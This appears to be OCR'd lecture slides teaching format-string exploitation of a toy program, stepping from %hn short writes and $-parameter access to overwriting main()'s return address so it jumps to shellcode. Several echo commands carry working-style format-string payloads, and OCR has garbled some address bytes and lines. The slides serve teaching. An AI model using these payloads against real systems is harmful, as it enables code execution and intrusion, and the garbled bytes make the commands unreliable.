
$258 + 1794 = 2052$
(0x0804)

Goal: Write
0x8040102 to
0x42424242

Write 0x0102 to
0x42424242


0xbffff508

Next Attempt: Use Short Writes



Next Attempt: Use Short Writes

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```




Goal: Write
0x8040102 to
0x42424242

← 0xbffff508

Write 0x0102 to
0x42424242

Write 0x0804 to
0x42424244

Next Attempt: Use Short Writes



\$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt

16 bytes 242 bytes 1794 bytes

258 bytes
(0x0102)

258 + 1794 = 2052
(0x0804)

Q: What if the first number to write is bigger than the second one?

Third Attempt: Considering Overflow

- Suppose we want to write 0x08042222 to 0x424242
- $0x2222 = 8738$
- $0x0804 = 2052$


$$\begin{aligned} 16 + 8722 \\ = 8738 \\ = 0x2222 \end{aligned}$$

$$\begin{aligned} 8738 + 58850 \\ = 67588 \\ = 0x10804 \end{aligned}$$


```
$ echo "AAAABBBBAAAADBBB%8722d%hn%58850d%hn" | ./fmt
```

Q. What If the Target Buffer is Far Away? ⁶¹

Example so far




VS.



Q. What If the Target Buffer is Far Away? ⁶²

Example so far



Further Optimization with Dollar Sign (\$) 63



- Enables direct access to the n -th parameter
- Syntax: `%< n >$<format specifier>`
- Example


```
printf(“%d, %d, %d, %2$d\n”, 1, 2, 3);  
// prints 1, 2, 3, 2
```

Further Optimization with Dollar Sign (\$) ⁶⁴

Input: "AAAA%26x"

=> Output: "41414141"


100 bytes



Final Attempt: Minimizing Payload w/ \$

65

```
$ echo "AAAABBBBBBAAAADBBBB%8722d%hn%58850d%hn" | ./fmt
```



```
$ echo "BBBBDBBB%8730d%1$hn%58850d%2$hn" | ./fmt
```

Control Flow Hijack Exploit



Overwriting the return address of `main()`

For simplicity, we assume we know exact memory layout of the program 😊

Control Flow Hijack Exploit


```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn"  
| ./fmt
```

argv	
argc	
return address	0xbffff70c
old ebp	0xbffff708
buf	
	0xbffff508
0xbffff508	

Control Flow Hijack Exploit

```
$ echo "\x0c\xfb\xff\xbf\x0e\xfb\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn"  
| ./fmt
```

Target address
(0xbffff70c)




Control Flow Hijack Exploit

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn"  
| ./fmt
```

Target address
(0xbffff70c)

Target address
(0xbffff70e)



Control Flow Hijack Exploit

\$ echo "\x0c\x07\xff\x0b\x0e\x07\xff\x0b\x0a\x00... \xcd\x80%62697d%1\$hn%51951d%2\$hn" | ./fmt

Target address (0xbffff70c) Target address (0xbffff70e) Shellcode (e.g., 31 bytes) Jump to buf+8

argv	
argc	
return address	0xbffff70c
old ebp	0xbffff708
buf	
	0xbffff508
0xbffff508	

